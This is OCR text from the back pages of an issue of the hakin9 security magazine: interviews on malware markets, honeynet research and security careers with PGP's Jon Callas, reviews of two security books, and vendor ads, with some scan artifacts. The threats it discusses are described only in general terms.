TH: The distribution of viruses and malware is huge. I mean that can't be understated. There are so many variances of different pieces of Trojans or viruses or worms or bots that are circulating that are being used for everything from sending out spam to checking to see if stolen credit card data is valid. So malware is a huge problem on the cyber crime front.

h9: What types of cyber terrorism are you aware of?

TH: Cyber terrorism is a very tricky thing. I don't have that strong skill set in terms of the foreign languages like Arabic, Farsi, Indi, all those iterations. What we do know is that there are a number of groups that are using the Internet as

a vehicle to recruit others or to engage in what some might refer to as psychological operations. This type of activity can be considered information warfare against the U.S. using things like – sort of like a YouTube-type device where you can post your own videos or you can make your own news magazine and send it out through the Web. These are ways to provide misinformation to the public or spread your general message out to anyone who's willing to listen, what some people refer to as the e-jihad. That's pretty significant and that's something that is going to garner a lot more attention in the coming months and years as we continue to deal with issues in the Middle East, Al Qaeda and various other problems.

h9: What types of tools are you using to analyze this type of activity?

TH: Well, I'm part of the UNC-Charlotte Honey Net Project, which is run out of the Department of Software and Information Systems. So, myself and three other professors from that department run this team where we have an open honey net system to run and analyze malware that we collect through different sources. We can actually see where, say a bot connects to for command and control, how they take their commands and what it does, say what IPs it will scan. We try to observe traffic in that way. We also use the honey net as a means to test some of the tools that we obtain from various malware and stolen data markets. In fact, people do provide access to the tools for free. They may say, *I have this version of a bot so I'm going to provide you with the binary. You can do whatever you want with it*. We'll try to download those binaries and we'll run them through the honey net to see what it does or how to make it function as per the description that's provided. The other main tool that we use is the Internet. A lot of the places we visit online are publicly open web forums, where you control or ghost or however you like to refer to it. You don't actually have to register, you can just scan everything and see what you want. This is important, especially with malware and stolen data since many of them are open. We also investigate closed IRC boards and web forums that require registration. Our main method of assistance is to examine public sources. We use Google Translator, we use Bagel Fish, and we use many machine translation programs to translate any foreign language into English. This is something we are experimenting a little bit with to see how we can examine cyber terrorism, or any of the various facets of government-sponsored or terrorist-sponsored behavior. We are having some success with this but our primary mechanism is to just use the Internet with various proxies to protect ourselves on the back end.

h9: What is the most serious threat that you've ever come across?

TH: It depends probably on what you define as a threat. Some people would probably be very concerned about their children and pedophiles and things like that. We are looking at pedophilia right now. In terms of financial and say, private sector harm, there are concerns of attacks on government targets and critical infrastructure issues. Some of the most significant things that we've seen are bots and other pieces of malware that track back to either organized crime groups or Eastern European groups that seem to be highly sophisticated. Many groups are making tools that seem to be only designed to steal data or to act as a key logger to obtain information, be it customer-based or otherwise, just even scanning networks. So that seems to be a pretty significant threat based on the types of information they could obtain. If it's millions of customer accounts, if it's a fast-flex network that is being used to fish hundreds and hundreds of thousands of people, that's a pretty significant concern, not only for a bank or financial institution, but for the customer on the bank end who will wonder, *Well, when is my account going to be compromised*?

h9: Do you think that both corporate and government sectors are doing enough to combat these types of issues?

TH: I think that they are. I think there are some very good efforts on both fronts in terms of not only understanding how the groups that are operating different pieces of malware, how the individuals are selling stolen data and providing access to bot networks and other things. There's an effort underway both in the private and public spheres to understand how these groups operate, how are they connected with one another? What can we do to, in some ways, either disrupt the flow of traffic or disrupt the groups themselves? That's a very important issue. The second portion, in terms of say, law enforcement and interdiction efforts, that's something that's grown significantly. It's now the third tier of the FBI's mission to deal with computer crime and cyber terrorism. So the emphasis on this problem has definitely grown, and I think the resources are being shifted in such a way as to better combat the problem.

The real difficulty, from a personal point of view, lies in the sophistication of these groups. If you have nothing else to do but sit and figure out, How do I find the next exploit? What can I do to figure out a flaw in this specific system or piece of hardware of software, and that's your entire reason for being. Then there's no end to what you're going to find next. So however people come up with to secure a system, they are going to find ways to get around it, whether it's three-factor or four-factor or multi-factor authentication. You know, if the system uses keys and various other ways to protect you, someone will figure out a way to get that data eventually. Like what's happened with virtual keypads, which were designed to be a way to disrupt or at least resolve the problem of key loggers.

So no longer are you typing in your password, you use your mouse to punch it into a virtual keypad. Now there's tools out there that will do screen catchers every so many seconds or even picoseconds to capture every click. So there's always somebody who's going to be creative enough to get around your security protection. So I think that's the real hard part.

h9: What do you foresee for the future?

TH: With the invention and distribution of fast flex networks for phishing purposes, it seems like that's only going to continue to be a problem. We're going to continue to see spam and even those penny stock messages and things like that going out where people are making money by simply preying on others in a very low-level fashion. So that's something that I don't think is ever going to go away. I think another thing that really hit this year that's important to know is the Russia-Estonian conflict that occurred late April and early May where, because the Estonian government removed a Russian monument from a memorial garden, there were protests in the street in both Russia and Estonia as well as online where groups were attacking one another. They were attacking government websites and financial institution sites. In fact, of the major banks in Estonia had a denial-of-service attack that took it offline for a long time. That's the kind of thing that really points to the significance of the Internet as what people call a forced multiplier, where you can be one person but you can make a staggering impact on someone else, on a government or a business and leveraging the power of your computer to do something, whether it's a denial of service attack, whether it's spamming the Estonian Embassy or something like that.

So individuals are using the Internet as a means of political expression and generally promoting a message. The same thing is true with Al Qaeda and other terrorist organizations throughout the world. So that's another thing that's probably going to become even more significant in the next few years.

h9: In conclusion, how can people help? How can they get involved to stop some of this kind of stuff? I mean, just the common person like myself?


TH: Well the good thing is that because it is all open source, this is information that is just floating around and it is publicly-accessible. If you stumble onto it, or if you go out looking for it in the course of your day-to-day job, say if you were on a PEN tester who likes to see what the black hat groups are up to or whatever it is that you may be looking at, law enforcement usually is always happy to take a tip or take some advice so that information can be communicated directly to federal agencies that may be in your area. If you have a branch of the FBI or the secret service, they may like to see what it is that you have found. In my case, since we have an intelligence team that I run, we have students that are looking at this as well as myself. We are always happy to take an email or we take whatever advice people have.

The good news is that there are so many different eyes that can look at these issues. This can really be useful. Because it is more than something that 5 or 10 or 15 people are going to be able to handle on their own. If you've got, even just a rough guess, if there are many individuals that are involved in the sale and distribution of malware and stolen data, then that is more than myself or even 20 or 30 people could manage in the course of a week or a month or a year. So in terms of assistance, contacting law enforcement, contacting researchers, is always something helpful. You can also subscribe and contribute to some of the malware.org lists, those kinds of things, private groups, public platforms – always a good outlet. ●

by *Terron Williams*

Free CD inside: 7 Must-have applications • hakin9.live – BackTrack2 edition
hakin9
HARD CORE IT SECURITY MAGAZINE
Hacking Micro
Free CD inside 11 useful applications • Interview with FBI IT Consultant
hakin9
practical protection
HARD CORE IT SECURITY MAGAZINE
Rootkits for Windows
HACK & EXPLOIT
$375 WORTH APPS Don't miss it!
hakin9.live On the Go! h9.l on USB Pen Drive
Fight the Vicious – Analize Malicious Code
Intrusion Detection in the Wild – Large Networks Monitoring
Password Cracking Approaches & MD5 Vulnerabilities
Virtualization and Virtual Machine Software
Writing IPS Rules
Rootkis - A State of the Art
ON THE CD

Self Exposure by Jon Callas



Jon Callas

Jon Callas is a Chief Scientist at PGP Inc. and a CTO of the Network Security Division for Network Associates Technologies Inc. He served as Director of Software Engineering and was a co-architect at Counterpane Internet Security. His career includes work at Wave Systems Corporation, Digital Equipment Corporation, World Benders, and Apple Computer. In this article he tells about his job, experience and generally IT security. hakin9 team hopes Jon's advice will be useful when looking for IT security jobs.

hakin9 team: Could you, please, tell our readers about you and your work?

Jon Callas: I'm the Chief Technical Officer of PGP Corporation. I view my work as creating products that provide security that most everyone can use. When we first started working on the new PGP, we called it *Zero-Click Encryption*. The idea is that the user doesn't have to do anything, things should just be secure.

Depending on what sort of security we are creating, we get some degree of the ideal transparency for security. We have very close to the ideal for email now. You can do secure email without thinking about it. My parents, who are in their 70s, are using my zero-click email encryption.

We have it for full disk encryption. We have advanced file encryption that lets groups of people set up documents so that IT staff can back them up, but not decrypt them, and nothing special has to be done to use them. They all require some degree of setup, but then you forget about it.

h9: How did you start your adventure in IT security? Tell us about your first steps on this field, first job.

JC: I started out in operating systems programming. I worked for DEC on the VMS operating system for over ten years. I got involved in computer security there, but the great thing about working there was that you could work on many things. I did computer graphics, core kernel development, file servers, as well as security.

I also worked on collaboration systems in my first startup, World Benders which did collaborative software, and also at Apple. It was at World Benders that I started working in cryptography, because people didn't want to share ideas and have that be snooped on.

h9: Why did you choose IT security actually? Did anyone or anything inspire you to do that? Why not tutoring for example?

JC: I've always been interested in the way that people use computers together. Human interactions are what I find most interesting, and I think that keeps bringing me back to security because the rough edges of people interacting is security.

I come from a long line of school teachers, and I think that I was fortunate enough to be able to see working with computers as fun, and it also paid well. If I hadn't stumbled into thinking computers were fun, I easily could have been being a tutor.

h9: Have you always worked in IT security? Do you have any other job experiences?

JC: Well, before working with computers, I was a symphony musician. I also waited on tables for about two weeks once, before getting my first IT job. So I suppose I've always been in IT, but not all of it has been security.

I got that first job from a friend of my father's. After I graduated from high school, his group at NASA needed a *Data Librarian* who was pretty much a group librarian. I had taken a couple of computer courses in high school, and took the job. While I was there, I wrote a Fortran program to manage my card catalog for me, and who had what books checked out. They told me that if I took an assembly language course, they'd hire me the next summer. This sounded a lot better than waiting tables, so I took that course. I also found working with computers to be a lot of fun.

h9: You started working in PGP Corporation in 1997. What was your first position there?

JC: I came in as a server architect. I was one of the team that built the PGP keyserver. I also started working in standards, and became Chief Scientist there – Phil Zimmermann being CTO.

h9: Could you tell us pros and cons of working in PGP or, generally, in IT security?

JC: Security is perhaps the most exciting part of IT. There are more interesting things going on in security that most parts of IT. However, it can also be very frustrating.

One reason it is frustrating is that in businesses, there is no direct return on investment for security. I can't tell someone how much they have saved because their email wasn't read or their disks weren't compromised. Consequently, security is always underfunded, and problems don't get solved until they become problems. We are finally starting to get widespread disk encryption, but that's being driven by laws, not by security standards. On the other hand, it's true that there are always more risks to protect against than there is time and money. There has to be some way to prioritize what you do. I'll bet that you and I disagree on what are the top security problems that are not being solved but need to. Worse, because we're talking about real safety issues, it's very easy to get emotional about this. Many security people get very upset with people who disagree with them, when the disagreements are at some level just disagreements.

h9: You are involved in many projects. How can you manage doing all of these? What does satisfy you the most?

JC: How can I manage? Just barely. I'm pretty good at not missing deadlines, but I tend to deliver things just before they're needed. I'm writing this now at Black Hat in between sessions and in my hotel room.

I like educating people the most. I suppose it comes from the school teacher background, but I enjoy that the most. Writing, giving talks, helping people understand. But I also like designing new systems. Figuring out how to make a new thing is a lot of fun. A really good idea, though, takes a couple of years to develop to the point that it can become a good product.

h9: You have graduated Mathematics at the University of Maryland. Do people have to study computer related subjects to become good IT security specialist?

JC: No. Obviously you have to learn how to program, but there are many ways to do that. Many of the best people I know in IT didn't study computers in school. I know several philosophy majors, a number of physicists, even literature majors. There are many types of an education that will teach you how to think. If you know how to think, learning the computer stuff is relatively easy. But most importantly, you have to enjoy it. My wife studied for a Masters in Computer Science, and while she's a very good programmer, I noticed that she never wrote a program that someone didn't tell her to write. She never programmed for fun. She ended up in management (she was the CEO of my first startup) because she likes programmers, empathizes with them, but isn't quite one of them because all of us who do that, like it. If you don't like IT, you'll be following the people who do. They will learn more and be more productive because it's fun to them. I think the sense of fun is more important than anything else.

h9: Do you believe IT security sector is a good field to find a well paid and satisfying job?

JC: Well-paying? Yes. Satisfying? That comes from within. It's the same thing I was saying before about fun. If you find the job satisfying you're far more likely for it to be well-paying than if you hate it.


Security is a mixed bag. I know a lot of people who adore it because someone is paying them to break things. But I know other people who see it as having to deal with the idiots in the world. The latter group are more likely to hate their jobs and more likely to be poorly paid. If you hate your job, you're not likely to be good at it. If you're not good at it, you're not likely to be well-paid.

h9: What features, in your opinion, are the most important for person who is going to work in IT security? What does disqualify him?

JC: Apart from liking it, I think honesty is most important. I'm not one of the people who think that ex-black hats make the best security people. A lot of what we do is to work in the gray areas of life, and it helps to have some intrinsic compass that keeps you pointed in the right direction. I also think some compassion helps. Many security people blame the victim too much. It's not the user's fault that they got hacked, at the end of the day. Yes, there's a lot you have to do to take care of your computer and keep it safe, but keeping things patched is not a virtue. It's an annoyance.

h9: Summarising, could you give us some tips which might be useful for young people who are going to work in IT security field?

JC: Life is too short to do a job you hate. Do something that you think is fun, even if something else pays more. Also, what interests you this year may bore you next year. If you realize you're bored, move on. Even in IT security, there are many many things. Network security is not the same thing as application security. Security that is testing is not the same thing as security that is making. There are a whole lot of fun things to do, and do as many of them as you can. ●




Title: Silence on the Wire. A Field Guide to Passive Reconnaissance and Indirect Attacks
Author: Michal Zalewski
Publisher: No Starch Press
Pages: 312
Price: $39.95

Silence on the Wire by Michal Zalewski starts with the quest for unattainable random numbers, which in later chapters transforms into an unobtainable feeling of possibility of achieving computer security. Supported by detailed and patient research, Zalewski, a famous white hacker and computer security expert, argues that information leaks are possible through passive reconnaissance, during the transmission of single bits.

Like Dante through Hell, Zalewski takes the reader on a journey through various levels of information transmission, presenting existing system vulnerabilities and data leaks. Every chapter starts with sufficient introduction to fundamental terms and technical concepts which later on, when put together, are analyzed and presented from a computer security point of view. More over Zalewski makes one thing differently, showing the reader new paths of data security investigation, making pedantic and paranoiac computer security experts the leaders of the future cyber battle against hackers who are willing to exploit system security through innovative techniques. He directs the minds of security experts towards details which many of them omit in their work.

Although easy to read and entertaining, Silence on the Wire presents a scary image where determined people can retrieve mass of meaningful information, even without network connection to our computers. That said, are there already people who deploy those threads in a criminal way? Or maybe, do government organizations use such techniques to control transmission of information? Whatever the answer to these questions is, one is sure: Silence on the Wire is a *must have* for anyone interested in computer security.

by *Marcin Szczodrak*



Title: Designing BSD Rootkits
An Introduction to Kernel Hacking
Author: Joseph Kong
Publisher: No Starch Press, First Edition April 2007
Pages: 152
Price: $29.95

Although rootkit technology is not new, it is still viewed as somewhat of a black-art in computer security. Designing, coding and thoroughly understanding rootkits have major technical challenges to overcome and are generally left for those who are fluent in driver development, operating system theory and reverse engineernig, until now.

Designing BSD Rootkits takes the reader on a walk through the essentials of designing both white and black rootkits, while educating would-be coders on the required details that have to be met for the BSD kernel.

The book is well written, and laced with very clear code examples and accompanying explanations. The author, Joseph Kong, begins the journey with simple LKMs (*Loadable Kernel Modules*), and works through call-hooking, HIDS evasion and wraps the book up with rootkit detection.

Throughout the entire book, Kong easily educates the reader on some very technical problems, easily and in a manner that a novice C developer could easily begin coding powerful rootkits themselves.

I highly recommend this book not only to coders, but to anyone who is involved in detection, incident handling, NIDS/IDS management and network security, I guarantee that you will walk away knowing a substantial amount about how BSD rootkits work.

by *Justin Seitz*

EXCLUSIVE&PRO CLUB

Zero Day Consulting

ZDC specializes in penetration testing, hacking, and forensics for medium to large organizations. We pride ourselves in providing comprehensive reporting and mitigation to assist in meeting the toughest of compliance and regulatory standards.

bcausey@zerodayconsulting.com

Digital Armaments

The corporate goal of Digital Armaments is Defense in Information Security. Digital armaments believes in information sharing and is leader in the 0day market. Digital Armaments provides a package of unique Intelligence service, including the possibility to get exclusive access to specific vulnerabilities.

www.digitalarmaments.com

Eltima Software

Eltima Software is a software Development Company, specializing primarily in serial communication, security and flash software. We develop solutions for serial and virtual communication, implementing both into our software. Among our other products are monitoring solutions, system utilities, Java tools and software for mobile phones.

web address: http://www.eltima.com
e-mail: info@eltima.com

First Base Technologies

We have provided pragmatic, vendor-neutral information security testing services since 1989. We understand every element of networks - hardware, software and protocols - and combine ethical hacking techniques with vulnerability scanning and ISO 27001 to give you a truly comprehensive review of business risks.

www.firstbase.co.uk

@ Mediaservice.net

@ Mediaservice.net is a European vendor-neutral company for IT Security Testing. Founded in 1997, through our internal Tiger Team we offer security services (Proactive Security, ISECOM Security Training Authority for the OSSTMM methodology), supplying an extremely rare professional security consulting approach.

e-mail: info@mediaservice.net

@ PSS Srl

@ PSS is a consulting company focused on Computer Forensics: classic IT assets (servers, workstations) up to the latest smartphones analysis. Andrea Ghirardini, founder, has been the first CISSP in his country, author of many C.F. publications, owning a deep C.F. cases background, both for LEAs and the private sector.

e-mail: info@pss.net

Priveon

Priveon offers complete security lifecycle services – Consulting, Implementation, Support, Audit and Training. Through extensive field experience of our expert staff we maintain a positive reinforcement loop between practices to provide our customers with the latest information and services.

http://www.priveon.com
http://blog.priveonlabs.com/

MacScan

MacScan detects, isolates and removes spyware from the Macintosh.
Clean up Internet clutter, now detects over 8000 blacklisted cookies.
Download your free trial from:
http://macscan.securemac.com/

e-mail: macsec@securemac.com

You wish to have an ad here?
Join our EXLUSIVE&PRO CLUB!
For more info e-mail us at ***en@hakin9.org*** or go to ***www.buyitpress.com/en***

EXCLUSIVE&PRO CLUB

Coming up
in the next issue...

In the next issue of hakin9 you will find such great articles as:


✓ Voice over IP
✓ Vicious Violation of Voice
✓ Programming with Lipcap – Sniffing the Network from our own application

Also inside:

✓ Free CD with useful applications and tools including Dr.Web's software
✓ Advanced technical articles directed to the IT security specialists
✓ Presentation of most popular security tools
✓ Interesting techniques of protecting and attacking computer systems

hakin9 is a bi-monthly. It means 6 issues of *hakin9* a year!
Each edition is full of precious guidelines, useful hints and essential information necessary to be even more knowledgeable andefficient in securing your systems.

Next issue of *hakin9* available in **January!**



The editors reserve the right to change the magazine contents.

PASSWORD CEMETERY
RECOVERED
annual report
PASSWORD
IX34ES
from loving author